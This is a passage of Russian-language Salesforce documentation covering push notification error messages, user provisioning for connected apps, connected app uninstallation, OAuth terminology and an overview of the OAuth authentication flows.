Не удается загрузить параметры всплывающих уведомлений.	Подтвердите наличие параметров связанного приложения.
Поле получателя содержит недопустимый маркер устройства.	Введите действительный маркер устройства.
Недопустимая длина маркера устройства.	Введенный маркер поврежден или является неверным. Введите маркер повторно.
Ошибка отправки уведомления. Подтвердите соответствие сертификата среде Apple.	Подтвердите правильность используемого сертификата (например, безопасная среда и производственная среда).
Служба всплывающих уведомлений Apple недоступна.	Повторите попытку позже.
Не удается подключиться к службе всплывающих уведомлений Apple.	Повторите попытку позже.
Не удается подключиться к прокси-серверу Salesforce. При повторном возникновении данной ошибки обратитесь в службу поддержки Salesforce.	Повторите попытку позже.
Запрос заблокирован прокси-сервером Salesforce. При повторном возникновении данной ошибки обратитесь в службу поддержки Salesforce.	Повторите попытку позже.
При использовании службы всплывающих уведомлений Apple произошла неизвестная ошибка.	Обратитесь в компанию Apple или повторите попытку позже.
В качестве эмблемы должно быть указано число.	Введите значение эмблемы повторно в виде целого числа.
Полезные данные должны использовать допустимый формат JSON.	Выполните правильное форматирование полезных данных.
Введите значение как минимум одного из следующих полей: «Предупреждение», «Эмблема», «Звук» или «Настраиваемые полезные данные».	Введите допустимое значение для одного из полей.
Требуется получатель.	Введите маркер устройства.
Ошибка проверки подлинности Google Cloud Messaging.	Просмотрите документацию GCM на веб-сайте developer.android.com. Возможные причины: • Заголовок авторизации отсутствует или содержит недопустимый синтаксис. • Ключ использует недопустимый номер проекта. • Ключ является допустимым, но служба GCM отключена. • Запрос отправлен сервером, который отсутствует в списке разрешенных IP-адресов ключа сервера.

Сообщение	Предлагаемое решение
Внутренняя ошибка сервера Google Cloud Messaging или сервер временно недоступен.	Повторите попытку позже.
Поле получателя содержит неправильно отформатированный код регистрации.	Проверьте допустимость кода регистрации, предоставленного мобильным приложением, или введите допустимый код регистрации вручную.
Размер полезных данных превышает максимально допустимый.	Сократите размер полезных данных.
Поле получателя содержит код регистрации, являющийся недопустимым для API-ключа сервера связанного приложения.	Введите правильный ключ сервера для приложения.
Требуется получатель.	Выберите получателя или введите код регистрации.
Поле получателя содержит недопустимый код регистрации.	Обновите код регистрации устройства получателя.
При использовании сервера GCM произошла непредвиденная ошибка. Обратитесь в службу поддержки SFDC.	Обратитесь в компанию salesforce.com.
Произошла непредвиденная ошибка. Обратитесь в службу поддержки SFDC.	Обратитесь в компанию salesforce.com.

СМ. ТАКЖЕ:

- Создание связанного приложения
- Тестирование всплывающих уведомлений

Инициализация пользователя для связанных приложений

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

Рекомендуем администраторам использовать связанные приложения, поддерживающие инициализацию пользователя, для создания, обновления и удаления учетных записей в сторонних приложениях на основе пользователей организации Salesforce. При необходимости настройте автоматические процессы создания, обновления и деактивации учетных записей пользователей Salesforce для внешних служб (например, Google Apps и Box). При необходимости найдите текущие учетные записи в сторонней системе и определите наличие их связи с учетной записью Salesforce.

Связанные приложения связывают пользователей со сторонними службами и приложениями. Инициализация пользователя для связанных приложений позволяет создавать, обновлять и управлять учетными записями данных служб и приложений. Данная функция упрощает процесс создания учетных записей для внешних служб (например, Google Apps) и связывает учетные записи пользователей Salesforce со сторонними учетными записями. После связывания данных учетных записей рекомендуем настроить средство запуска приложений, позволяющее пользователям выбирать значок нужного связанного приложения и получать мгновенный доступ к целевой службе.

Инициализация применяется только к пользователям, которые назначены профилю или набору полномочий, предоставляющему доступ к настроенному связанному приложению. Например, настройте инициализацию пользователя для связанного приложения Google Apps в организации. Затем назначьте данному связанному приложению профиль «Сотрудники». При создании пользователя организации и назначении профиля «Сотрудники» система выполняет его автоматическую инициализацию в Google Apps. Кроме того, при деактивации пользователя или изменении профиля система выполняет его автоматическую деинициализацию из Google Apps.

Система Salesforce поддерживает мастер, позволяющий настраивать параметры инициализации пользователя для каждого связанного приложения.

А также, система позволяет запускать отчеты для определения пользователей, имеющих доступ к конкретным сторонним приложениям, и централизованного просмотра всех учетных записей всех связанных приложений.

Запросы на инициализацию пользователя

После настройки функции инициализации система Salesforce управляет запросами на обновление для сторонней системы. Система Salesforce отправляет запросы на инициализацию пользователя сторонней системе на основе конкретных событий организации — посредством пользовательского интерфейса или вызовов API. Таблица ниже содержит события, инициирующие запросы на инициализацию пользователя.

Событие	Операция	Объект
Создание пользователя	Создание	Пользователь
Обновление пользователя (для выбранных атрибутов)	обновление.	Пользователь
Выключение пользователя	Деактивация	Пользователь
Включение пользователя	Активация	Пользователь
Заморозка пользователя	Заморозка	UserLogin
Разморозка пользователя	Разморозка	UserLogin

Событие	Операция	Объект
Повторная активация пользователя	Повторная активация	Пользователь
Изменение профиля пользователя	Создание/деактивация	Пользователь
Назначение/отмена назначения набора полномочий пользователю	Создание/деактивация	PermissionSetAssignment
Назначение/отмена назначения профиля связанному приложению	Создание/деактивация	SetupEntityAccess
Назначение/отмена назначения набора полномочий связанному приложению	Создание/деактивация	SetupEntityAccess

Значение операции хранится в объекте UserProvisioningRequest. Система Salesforce может обработать запрос незамедлительно или дождаться завершения процесса утверждения (при добавлении процесса утверждения во время выполнения действий мастера инициализации пользователя). Чтобы обработать запрос, система Salesforce использует поток типа *«Инициализация пользователя»*, содержащий ссылку на класс Apex по имени UserProvisioningPlugin. Поток вызывает API сторонней службы для управления процессом инициализации учетных записей пользователей в данной системе.

Чтобы отправить запросы на инициализацию пользователя на основе событий в Active Directory, воспользуйтесь Salesforce Identity Connect для сбора данных событий и их синхронизации с организацией Salesforce. Затем система Salesforce отправляет запросы на инициализацию пользователя сторонней системе для инициализации или деинициализации пользователей.

Ограничения

Права

Организация Salesforce не поддерживает хранение или управление ролями и полномочиями для поставщика услуг. Именно поэтому, при отправке запроса на доступ к стороннему приложению, поддерживающему инициализацию пользователя, могут отсутствовать определенные права на ресурсы поставщика услуг. Несмотря на возможность создания учетной записи пользователя для поставщика услуг, управление любыми дополнительными ролями или полномочиями для данной учетной записи должно выполняться посредством поставщика услуг.

Запланированное согласование учетных записей

Рекомендуем запускать мастер инициализации пользователя при каждом сборе и анализе пользователей в сторонней системе. Интервал автоматического сбора и анализа не может быть изменен.

Повторная сертификация доступа

После создания учетной записи пользователя рекомендуем проверять доступ пользователя к ресурсам поставщика услуг на стороне поставщика услуг.

Настройка инициализации пользователя для связанных приложений

Настройте связанное приложение для экономии времени на инициализации пользователей.

Управление запросами на инициализацию пользователя

После настройки функции инициализации для связанного приложения система позволяет управлять параметрами и утверждениями для инициализации, деинициализации или обновления отдельных учетных записей.

Создание настраиваемых отчетов по инициализации пользователя для связанных приложений

Организации, применяющие инициализацию пользователя для связанных приложений, могут запускать отчеты, возвращающие сведения об инициализации, посредством типов настраиваемых отчетов.

СМ. ТАКЖЕ:

Настройка инициализации пользователя для связанных приложений

Создание настраиваемых отчетов по инициализации пользователя для связанных приложений

Связанные приложения

Настройка инициализации пользователя для связанных приложений

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Установка связанных приложений доступна в версиях: **все** версии.

Настройте связанное приложение для экономии времени на инициализации пользователей.

Система Salesforce поддерживает пошаговый мастер, позволяющий настраивать параметры инициализации пользователя для каждого связанного приложения.

Прежде чем использовать мастер, выполните подготовительные действия.

Связанное приложение для сторонней службы

Любое связанное приложение может поддерживать инициализацию пользователя, включая связанное приложение типа «закладка».

Именованные регистрационные данные

Именованные регистрационные данные определяют стороннюю систему и ее параметры проверки подлинности. Вызовы к сторонней системе (например, создание, редактирование или удаление учетных записей) используют

параметры сторонней проверки подлинности в именованных регистрационных данных. Именованные регистрационные данные требуют заполнения поля «Названный субъект» учетной записью сторонней системы или авторизацией OAuth для текущего поставщика проверки подлинности. Именованные регистрационные данные запрашиваются мастером инициализации пользователя.

Поток, созданный посредством приложения Flow Designer

Потоки передают запросы на инициализацию в стороннюю систему. Система Salesforce поддерживает несколько пакетов, содержащих предварительно настроенные потоки для облегчения процесса настройки инициализации пользователя (скоро появится!). Мастер инициализации пользователя позволяет связать один из данных потоков со связанным приложением.

При необходимости пользователи могут создавать собственные потоки. Дополнительную информацию см. в подразделе «Создание собственного потока инициализации пользователя».

Чтобы запустить мастер инициализации пользователя для текущего связанного приложения, выполните указанные ниже действия.

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «Связанные приложения».
2. Щелкните имя нужного связанного приложения.
3. Нажмите кнопку **«Правка»** на странице сведений о связанном приложении.
4. Установите флажок **«Включить инициализацию пользователя»** в разделе «Параметры инициализации пользователя».
5. Нажмите кнопку **«Сохранить»**.

   После нажатия кнопки **«Сохранить»** система Salesforce открывает страницу сведений о связанном приложении. Чтобы перейти на страницу сведений о связанных приложениях из меню «Настройка», введите *«Связанные приложения»* в поле «Быстрый поиск», затем выберите параметр управления связанными приложениями. Щелкните имя нужного связанного приложения.

6. Чтобы запустить мастер, щелкните **«Запустить мастер инициализации пользователя»** в разделе «Параметры инициализации пользователя».

После закрытия мастера откройте страницу сведений о связанном приложении для редактирования отдельных сведений об учетной записи пользователя с целью быстрого обновления. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка», выберите параметр управления связанными приложениями и выберите нужное приложение. Каждый пользователь отображается в разделе «Учетные записи пользователей» страницы сведений о связанном приложении. Или перезапустите мастер для сбора и анализа учетных записей сторонней системы, изменения конфигурации и обработки всех учетных записей.

Добавление процесса утверждения во время работы мастера инициализации пользователя инициирует выбор поля **«Процесс утверждения»** на странице сведений.

Создание собственного потока инициализации пользователя

Если потоки пакета не поддерживают нужную стороннюю систему или требуется настройка решения, создайте собственный поток. Воспользуйтесь классом Apex с именем `UserProvisioningPlugin` и стандартными объектами UserProvisioningRequest и UserProvAccount. При сохранении созданного потока выберите тип *«Инициализация пользователя»*. Прежде чем создать собственный поток, просмотрите рекомендации по созданию потоков посредством приложения Flow Designer и разработке триггеров Apex. Ниже перечислены обязательные компоненты потока.

- Триггер Apex, использующий класс `UserProvisioningPlugin`.
- Указанные ниже переменные ввода и вывода в потоке

  - Ввод: `User`, `UserProvisioningRequest`, `UserProvAccount`
  - Вывод: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`
- Указанные ниже параметры ввода и вывода как минимум для одного модуля Apex в потоке
  - Ввод: `userProvisioningRequestId`, `userId`, `namedCredDevName`, `reconFilter`, `reconOffset`
  - Вывод: `ExternalUserId`, `ExternalUsername`, `ExternalFirstName`, `ExternalLastName`, `ExternalEmail`, `Details`, `Status`, `reconState`, `nextReconOffset`
- Элемент «Поиск записи» по имени «Поиск пользователя» для изменения при связывании учетных записей пользователей Salesforce и пользователей сторонней системы.

СМ. ТАКЖЕ:

Инициализация пользователя для связанных приложений

Создание связанного приложения

Определение именованных регистрационных данных

Облачная версия приложения Flow Designer

Создание правил общего доступа к запросу на инициализацию пользователя

Руководство разработчика Apex

Создание настраиваемых отчетов по инициализации пользователя для связанных приложений

Управление запросами на инициализацию пользователя

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ
Доступно в версиях: Salesforce Classic и Lightning Experience
Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.
Установка связанных приложений доступна в версиях: **все** версии.

После настройки функции инициализации для связанного приложения система позволяет управлять параметрами и утверждениями для инициализации, деинициализации или обновления отдельных учетных записей.

Ниже перечислены компоненты для управления отдельными запросами и учетными записями.

Вкладка «Запросы на инициализацию пользователя»

Вкладка «Запросы на инициализацию пользователя» позволяет просматривать сведения и управлять утверждениями для отдельных запросов на инициализацию пользователя. Сведения о запросе на инициализацию пользователя содержат статус запроса и статус утверждения (при необходимости и настройке).

Чтобы просмотреть сведения, включая информацию ниже, щелкните имя нужного недавнего запроса на инициализацию пользователя.

Операция

Действие для текущего запроса. Ниже перечислены возможные значения.

- Создание
- Чтение
- обновление.
- Деактивация
- Активация
- Заморозка
- Разморозка
- Согласование (сравнение учетной записи Salesforce с учетной записью сторонней системы)
- Связывание (изменение текущего состояния связи)

Область

Значение параметра «Состояние» меняется во время процесса согласования для сбора и сравнения учетных записей сторонней системы с учетными записями Salesforce. Как правило, параметру «Состояние» созданного запроса на инициализацию пользователя задается значение «Новое». При запуске процесса сбора параметру «Состояние» задается значение «Сбор», которое сохраняется до завершения данного процесса. После завершения процесса параметру «Состояние» задается значение «Собрано».

При запуске процесса анализа параметру «Состояние» задается значение «Анализ», которое сохраняется до завершения данного процесса. После завершения процесса параметру «Состояние» задается значение «Проанализировано». При запуске процесса подтверждения параметру «Состояние» задается значение «Подтверждение», а система Salesforce обновляет свойства учетных записей. После завершения данного процесса обновления параметру «Состояние» задается значение «Завершено».

Тем не менее, первое значение параметра «Состояние» может быть другим (не значение «Новое»). Если некоторый настраиваемый процесс инициирует запрос на согласование учетных записей, то первым значением параметра «Состояние» может быть значение «Анализ».

Кроме того, параметру «Состояние» не могут задаваться предыдущие значения. Например, значение «Анализ» параметра «Состояние» должно заменяться значением «Проанализировано», кроме случаев неудачного выполнения активного процесса, когда параметру «Состояние» задается значение «Сбой».

Чтобы просмотреть сведения об учетной записи пользователя, щелкните значение поля «Организация инициализации пользователя». Ниже перечислены поля типа «Раскрывающийся список», значения которых определяют текущее состояние учетной записи.

Статус

Статус учетной записи в целевой системе. Ниже перечислены допустимые значения.

- Активно
- Деактивировано
- Удалено

Состояние связи

Состояние текущей связи между учетной записью в организации Salesforce и связанной учетной записью в целевой системе. Ниже перечислены допустимые значения.

- «связано»: изменения учетной записи в организации Salesforce инициируют обновление связанной учетной записи в целевой системе.
- «повторяется»: наличие связанной учетной записи в целевой системе.
- «потеряно»: отсутствие связанной учетной записи в целевой системе.
- «пропущено»: изменения учетной записи в организации Salesforce не влияют на связанную учетную запись в целевой системе.

Чтобы отредактировать данные значения, воспользуйтесь разделом «Учетные записи пользователей» страницы сведений о связанном приложении.

Раздел «Учетные записи пользователей» страницы сведений о связанном приложении

Раздел «Учетные записи пользователей» страницы сведений о связанном приложении содержит все учетные записи, найденные и связанные со сторонней службой. Рекомендуем использовать данный раздел для управления состоянием связи со сторонней учетной записью и редактирования сведений, хранящихся в конфигурации учетной записи.

Как правило, система Salesforce управляет состоянием связи с учетной записью сторонней службы. Система Salesforce может находить и связывать учетные записи между организацией Salesforce и сторонней системой во время процесса согласования. Связывание выполняется на основе атрибутов, выбранных в мастере инициализации пользователя.

Установите флажок **«Разрешить мне управление связыванием учетной записи»** *только* при необходимости самостоятельного управления состоянием связи (вместо системы Salesforce).

Ниже перечислены возможные значения поля «Состояние связи».

Правила общего доступа к запросам на инициализацию пользователя

При добавлении процессов утверждения в конфигурацию инициализации пользователя рекомендуем задать правила общего доступа, позволяющие другим пользователям или менеджерам просматривать и утверждать запросы на инициализацию пользователя.

В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.

СМ. ТАКЖЕ:

Инициализация пользователя для связанных приложений

Настройка инициализации пользователя для связанных приложений

Создание правил общего доступа к запросу на инициализацию пользователя

Создание настраиваемых отчетов по инициализации пользователя для связанных приложений

Организации, применяющие инициализацию пользователя для связанных приложений, могут запускать отчеты, возвращающие сведения об инициализации, посредством типов настраиваемых отчетов.

1. Просмотрите сведения о типах настраиваемых отчетов, а также основные этапы их создания и использования.
2. Создайте типы настраиваемых отчетов на основе данных объектов и настройте их при необходимости. Разрешите доступность всех полей для составления отчетов. Добавьте каждый отчет в категорию типа отчета «Инициализация пользователя». Введите имя и описание для каждого типа отчета.

Основной объект	Описание
Организации инициализации пользователя	Данный объект содержит сведения, которые связывают учетную запись пользователя Salesforce с учетной записью сторонней (целевой) системы (например, Google) для пользователей связанных приложений, поддерживающих инициализацию пользователя Salesforce.
Журналы инициализации пользователя	Данный объект содержит сообщения, созданные во время процесса инициализации пользователей для сторонних приложений.
Целевые объекты прототипа инициализации пользователя	Данный объект содержит пользовательские данные, подлежащие тестированию перед отправкой данных в стороннюю систему для инициализации пользователя.
Запросы на инициализацию пользователя	Данный объект содержит сведения об отдельных запросах на инициализацию для каждого пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- Управление типами настраиваемых отчетов

Для удаления типов настраиваемых отчетов:

- Изменение всех данных

СМ. ТАКЖЕ:

Инициализация пользователя для связанных приложений

Создание типа настраиваемого отчета

Удаление связанного приложения

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для чтения, создания, обновления или удаления связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления всех полей, кроме профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для обновления профилей, наборов полномочий и атрибутов SAML поставщика услуг:	«Настройка приложения» и «Изменение всех данных»
Для установки и деинсталляции связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями»
Для установки и деинсталляции пакетов связанных приложений выполните следующие действия.	«Настройка приложения» И «Изменение всех данных» ИЛИ «Управление связанными приложениями» И Загрузка пакетов AppExchange

ВЕРСИИ
Доступно в версиях: Salesforce Classic и Lightning Experience
Создание связанных приложений доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.
Установка связанных приложений доступна в версиях: **все** версии.

Вы можете удалять связанное приложение из организации несколькими способами. Вы можете деинсталлировать связанное приложение OAuth на странице использования связанного приложения OAuth. Или, если связанное приложение было установлено в качестве управляемого пакета, вы можете удалить приложение путем деинсталляции пакета.

На странице использования связанного приложения OAuth перечислены все связанные приложения OAuth, к которым получают доступ пользователи в вашей организации. Если приложение имеет напротив кнопку деинсталляции, значит, приложение было создано разработчиком в другой организации. Рекомендуется деинсталлировать приложение, только если оригинальный разработчик удаляет приложение в другой организации. Деинсталляция не удаляет связанное приложение. Она просто удаляет локальную копию, установленную вами для настройки политики приложения OAuth в вашей организации. Во время деинсталляции приложения вы только удаляете политики OAuth, установленные для приложения в вашей организации. В настоящий момент вы аннулируете меры безопасности.

Чтобы сделать связанное приложение недоступным для пользователей вашей организации, нажмите кнопку **«Блокировка»**. Блокировка приложения завершает все текущие сеансы использования связанного приложения и блокирует все новые сеансы до тех пор, пока не будет нажата кнопка **«Разблокировка»**.

Не деинсталлируйте пакеты связанного приложения, которыми владеет и которые распространяет приложение Salesforce, например приложение Salesforce1. Salesforce устанавливает эти пакеты и управляет ими.

СМ. ТАКЖЕ:

- Мониторинг использования связанного приложения OAuth
- Управление доступом OAuth для связанных приложений

Терминология по связанным приложениям и протоколу OAuth

Что такое маркер? Клиент? URL-адрес обратного вызова? Чтобы лучше разобраться в связанных приложениях OAuth, ознакомьтесь с несколькими терминами.

Маркер доступа
Значение, используемое клиентом для получения доступа к защищенным ресурсам от имени пользователя, без указания регистрационных данных этого пользователя в системе Salesforce.

Для OAuth 1.0.A: маркер доступа должен быть заменен кодом сеанса.

Для OAuth 2.0: маркер доступа является кодом сеанса, поэтому может использоваться напрямую.

Код авторизации
Используется только в протоколе OAuth 2.0 с процессом веб-сервера. Кратковременный маркер для доступа, предоставленного конечным пользователем. Код авторизации используется для получения маркера доступа и маркера обновления. Для OAuth 1.0.A: см. определение «Маркер запроса».

URL-адрес обратного вызова
URL-адрес, связанный с клиентским приложением. В зависимости от контекста, данный URL-адрес должен быть реальным и использоваться для перенаправления веб-обозревателя клиента. В остальных случаях URL-адрес фактически не используется; однако клиентское приложение и сервер (определение связанного приложения) должны использовать одинаковое значение. Например, значение, определяющее приложение (`http://MoyaKompaniya.MoePrilozhenie`).

Клиент
Веб-сайт или приложение, использующее протокол OAuth для проверки подлинности пользователя Salesforce и приложения от имени этого пользователя.

Ключ пользователя
Значение, используемое клиентом для идентификации в системе Salesforce. В протоколе OAuth 2.0 данному значению соответствует `client_id`.

Секрет пользователя
Секрет, используемый клиентом для определения принадлежности ключа пользователя. В протоколе OAuth 2.0 данному значению соответствует `client_secret`.

Случайное число
Число (обычно случайное), используемое при проверке подлинности и позволяющее избежать повторного использования одного и того же запроса.

Маркер обновления
Используется только в OAuth 2.0. Маркер, используемый клиентом для получения нового маркера доступа (без повторного подтверждения доступа конечным пользователем).

Маркер запроса
Значение, используемое клиентом для получения права доступа от пользователя. Это значение должно быть заменено маркером доступа. Маркеры запроса используются только в протоколе OAuth 1.0.A. Для протокола OAuth 2.0 см. определение «Код авторизации».

Поставщик услуг
Веб-приложение, предоставляющее доступ с помощью протокола OAuth. После предоставления удаленного доступа это веб-приложение является экземпляром Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Секрет маркера
Секрет, используемый клиентом для определения принадлежности конкретного маркера (например, маркера запроса или маркера доступа).

Пользователь
Отдельное лицо, зарегистрированное в системе Salesforce.

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Проверка подлинности приложений посредством OAuth

Проверка подлинности пользователей системой Salesforce выполняется при запросе пользователями данных Salesforce из внешнего приложения (страница клиента). Согласно стандарту OAuth и задачам, поставленным компанией Salesforce, каждый процесс проверки подлинности должен состоять из нескольких этапов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Обзор проверки подлинности OAuth

Система Salesforce поддерживает процессы проверки подлинности OAuth 1.0A и 2.0.

Процесс проверки подлинности OAuth 1.0.A

Протокол OAuth 1.0.A поддерживает только один процесс проверки подлинности.

Коды ошибок OAuth 1.0.A

При использовании процесса проверки подлинности OAuth 1.0.A в случае ошибки система Salesforce возвращает код ошибки.

Процесс утверждения носителя OAuth 2.0 SAML

Утверждение SAML — это XML-маркер безопасности, выдаваемый поставщиком удостоверений и потребляемый поставщиком услуг. Поставщик услуг полагается на содержимое маркера для идентификации субъекта утверждения в целях обеспечения безопасности.

Процесс проверки подлинности маркера носителя OAuth 2.0 JWT

JSON Web Token (JWT) — это кодировка маркера безопасности на основе JSON, которая поддерживает совместный доступ к сведениям о безопасности и идентификации в разных доменах безопасности.

Процесс проверки подлинности маркера обновления OAuth 2.0

Процесс маркера обновления OAuth 2.0 применяется для обновления маркеров, выданных веб-сервером или процессами пользователя-агента.

Процесс проверки подлинности веб-сервера OAuth 2.0

Процесс проверки подлинности веб-сервера используется приложениями, размещенными на защищенном сервере. Основная задача данного процесса заключается в защите секрета пользователя на сервере. Во избежание перехвата кода авторизации, рекомендуем также использовать запросы кода и значения верификатора в потоке.

Процесс проверки подлинности имени пользователя и пароля OAuth 2.0

Используйте процесс проверки подлинности имени пользователя и пароля в случае, если клиенту уже доступны регистрационные данные пользователя.

Процесс проверки подлинности пользователя-агента OAuth 2.0

С помощью процесса проверки подлинности пользователя-агента OAuth 2 пользователи авторизуют ваше настольное или мобильное приложение для доступа к своим данным. Клиентские приложения, выполняющиеся на устройстве или в браузере задействуют данный процесс для получения маркера доступа.

Процесс проверки подлинности устройства OAuth 2.0

Процесс проверки подлинности устройства обычно используется приложениями на устройствах с ограниченными возможностями ввода и отображения информации, например в телевизорах, бытовой технике или приложениях командной строки. Пользователи могут подключать такие клиентские приложения к Salesforce через браузер на другом устройстве с большими возможностями ввода информации, таком как настольный компьютер или смартфон.

Процесс проверки подлинности маркета актива OAuth 2.0

Процесс проверки маркера актива OAuth 2.0 используется клиентскими приложениями для запроса маркера актива из Salesforce для подключенных устройств. В ходе этого процесса маркер доступа OAuth и маркер исполнителя обмениваются на маркер актива. В процесс входит выпуск маркера актива и регистрация актива, это делается для эффективного обмена маркера и автоматической привязки устройств к данным Service Cloud.

Процесс утверждения SAML

Процесс утверждения SAML является альтернативой для организаций, которые используют SAML для доступа к системе Salesforce и нуждаются в таком же доступе к Web Services API. Процесс утверждения SAML может использоваться только в пределах одной организации. Данный процесс утверждения может использоваться без связанного приложения. Клиенты могут использовать данный процесс для интеграции с интерфейсом API через утверждения SAML (подобно интеграции с системой Salesforce для единой веб-регистрации).

Значения параметра Scope

С помощью параметра `scope` можно точно подстраивать полномочия, связанные с запрашиваемыми маркерами. Область действия — это подмножество значений, которые вы указали при определении связанного приложения.

Отмена маркеров OAuth

Отмените маркер OAuth, если не хотите, чтобы клиентское приложение имело доступ к данным Salesforce или не верите, что клиентское приложение может прекратить доступ собственными средствами.

Использование маркера доступа

Маркер доступа можно использовать или в заголовке авторизации HTTP (REST API или URL-адрес удостоверения) или в заголовке проверки подлинности SessionHeader SOAP (SOAP API).

Получение и проверка маркера кода

Маркер кода – подписанная структура данных, содержащая атрибуты проверенных пользователей, включая уникальный идентификатор этого пользователя и время выпуска маркера. Он также определяет запрашивающее клиентское приложение. Маркер кода определяется протоколом OpenID Connect.

URL-адреса удостоверений

URL-адрес удостоверений уникально идентифицирует текущего пользователя Salesforce. Вы также можете использовать его в HTTP-запросе, чтобы получить дополнительную информацию о пользователе.

Конечная точка сведений о пользователе

OpenID Connect определяет конечную точку сведений о пользователе для получения информации профиля пользователя.

Конечная точка обнаружения OpenID Connect

Конечная точка обнаружения OpenID Connect используется для отправки запроса на получение данных о конфигурации OpenID Connect системы Salesforce.

Конечная точка конфигурации проверки подлинности

Конечная точка конфигурации проверки подлинности — это статическая страница, которая может использоваться для отправки запросов на получение данных о SAML организации для единой регистрации и параметров поставщика проверки подлинности. Использование сеанса не требуется. Доступно только сообществам Salesforce или настраиваемым доменам. Рекомендуем использовать данный URL-адрес при разработке приложений, которым данная информация требуется по запросу.

Обзор проверки подлинности OAuth

Система Salesforce поддерживает процессы проверки подлинности OAuth 1.0A и 2.0.

- OAuth 1.0.A: данная версия протокола OAuth подразумевает один процесс.
- Веб-сервер OAuth 2.0: процесс проверки подлинности веб-сервера используется теми приложениями, которые размещены на защищенном сервере. Основная задача данного процесса заключается в защите секрета пользователя на сервере. Во избежание перехвата кода авторизации рекомендуем также использовать запросы кода и значения верификатора в потоке.
- Пользователь-агент OAuth 2.0: процесс проверки подлинности пользователя-агента используется клиентскими приложениями (клиентами), установленными на устройство пользователя или компьютер. Он также используется клиентскими приложениями, выполняемыми в веб-обозревателе с помощью языка сценариев (например, JavaScript). Такие приложения обеспечивают защиту секретов каждого пользователя. Однако в связи с широким распространением таких приложений конфиденциальность секрета клиента обеспечить нельзя.
- Процесс проверки подлинности маркера обновления OAuth 2.0: клиент, подтвердивший свои права доступа, может использовать маркер обновления для получения нового маркера доступа (кода сеанса). Данный алгоритм выполняется только после получения клиентом маркера обновления посредством процесса веб-сервера или пользователя-агента.
